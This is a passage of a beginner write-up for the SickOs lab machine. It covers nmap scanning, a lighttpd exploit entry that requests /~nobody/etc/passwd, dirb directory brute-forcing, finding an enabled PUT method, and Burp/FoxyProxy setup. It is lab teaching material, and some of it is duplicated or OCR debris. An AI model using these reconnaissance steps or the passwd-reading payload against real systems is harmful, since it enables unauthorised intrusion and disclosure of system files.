

Foothold

Scanning Stage:



Netdiscover:

Is a tool that scans all network ranges for live hosts in every range.



Flags:

-sC : Performs a script scan using the default set of scripts. It is equivalent to `--script=default`

-sV : Enables services version detection, as discussed above. Alternatively

-A : Aggressive mode enables OS detection (`-O`), version detection (`-sV`), script scanning (`-sC`), and traceroute (`--traceroute`). This mode sends a lot more probes, and it is more likely to be detected, but provides a lot of valuable host information

-p : Scans for specific ports (-p 443,80) or you can scan all 65355 port (-p-)

-o : saves results of the scan to a file

```
root@kali:~# nmap -sC -sV -A -p- -o nmap_full_portscan 192.168.1.12
Starting Nmap 7.91 ( https://nmap.org ) at 2022-07-04 17:16 EDT
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 27.00% done; ETC: 17:18 (0:01:45 remaining)
Nmap scan report for 192.168.1.12
Host is up (0.00044s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp open  http    lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:76:D8:71 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms 192.168.1.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.55 seconds
root@kali:~#
```

In the nmap results we can see two ports are open 22,80

22 is the default port for ssh

80 is the default port for http

When you find a service version try to search for exploit for it on google

```
root@kali:~# nmap -sC -sV -A -p- -o nmap_full_portscan 192.168.1.12
Starting Nmap 7.91 ( https://nmap.org ) at 2022-07-04 17:16 EDT
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 27.00% done; ETC: 17:18 (0:01:45 remaining)
Nmap scan report for 192.168.1.12
Host is up (0.00044s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp open  http    lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:76:D8:71 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms 192.168.1.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.55 seconds
root@kali:~#
```

That’s the version of ssh and http

Version of Ssh is openssh 5.9p1

Version of http is lighthttpd 1.4.28

Lighttpd 1.4.x - mod_userdir Information Disclosure

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
31396	2008-1270	JULIEN.CAYZAC	REMOTE	LINUX	2008-03-12

EDB Verified: ✓ Exploit: / {} Vulnerable App:

```
source: https://www.securityfocus.com/bid/28226/info

The 'lighttpd' program is prone to a vulnerability that may allow attackers to access sensitive information because the application fails to properly handle exceptional conditions.

Information obtained may aid in further attacks.

This issue affects lighttpd 1.4.18; other versions may also be vulnerable.

http://www.example.com/~nobody/etc/passwd
```

I tried the exploit in the first link but it did not work because it was for a older version for the lighthttpd

Web sites are some files on a server every page on you can access is a file on the server.

Sometimes admins leave sensitive files, vulnerable pages, unfinished pages that can be exploited in a way or another and some default files that may contain sensitive info.

So what we do is we scan for the most common files that researchers find while doing a pentest.

That type of scan is called “directory bruteforce”.

We need two things the tool or the script to do that and the wordlist.

Wordlist means a text file that contains a lot of common file names that previously found or those file names are by default part of the any website.

The tools we have some tools like “dirseach, dirb, dirbuster, wfuzz, ffuf”


We will use “dirb”

```
root@kali:~# dirb http://192.168.1.12

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jul  4 17:29:13 2022
URL_BASE: http://192.168.1.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.12/ ----
+ http://192.168.1.12/index.php (CODE:200|SIZE:163)
==> DIRECTORY: http://192.168.1.12/test/

---- Entering directory: http://192.168.1.12/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Jul  4 17:29:51 2022
DOWNLOADED: 4612 - FOUND: 1
root@kali:~#
```

We can see here the wordlist we used I did not specify any wordlist so by default it uses one.

We can see in the result there is a directory called /test/

We will go to **Error! Hyperlink reference not valid.**



This directory doesn't contain any files

Web sites have something called "http-methods"

HTTP defines a set of request methods to indicate the desired action to be performed for a given resource .

Note: these methods are case sensitive.

We have 4 main methods 2 of them are used by browsers when you go to any website the request method your browser uses in "GET" when you login to a website it uses "POST" request


The other two cannot be used by browsers the other two methods are PUT,DELETE.

PUT method used by developers to replace all current representations of the target resource with the request payload on the webserver

That means you can use PUT method to create files and change the contains of a file

These methods PUT,DELETE when you find them enabled in a website it will be a great risk attackers can control the whole webserver by exploiting this misconfiguration vulnerability.

Now we will learn how to use nmap to scan the webpage to see if the page have those methods enabled or not.



--script : you can use specific script by name

Note: all nmap scripts are stored in “/usr/share/nmap/scripts” in kali-linux, you can use any one by specifying its name “—script <name of the script>”

--script-args : some scripts accept arguments in our situation we need to specify the directory we need to test which is “/test”.


-p80 : I specified the http port to speed thing up


And then “192.168.1.12” is your sickos machine ip.


We can see it the results that there PUT method enabled in that page.


Setting up Burpsuite


First we need to download foxyproxy add-on in firefox





Find more add-ons
foxyproxy
Recommendations
Extensions
Themes
Plugins
Personalize Your Firefox
Extensions and themes are like apps for your browser, and they let you protect passwords, download videos, find deals, block annoying ads, change how your browser looks, and much more. These small software programs are often developed by a third party. Here's a selection Firefox recommends for exceptional security, performance, and functionality.
Find more add-ons
Privacy Policy



Search results
FoxyProxy Standard
Recommended
FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. For a simpler tool and less advanced configuration options, please use FoxyProxy Basic.
Eric H. Jung
172,454 users

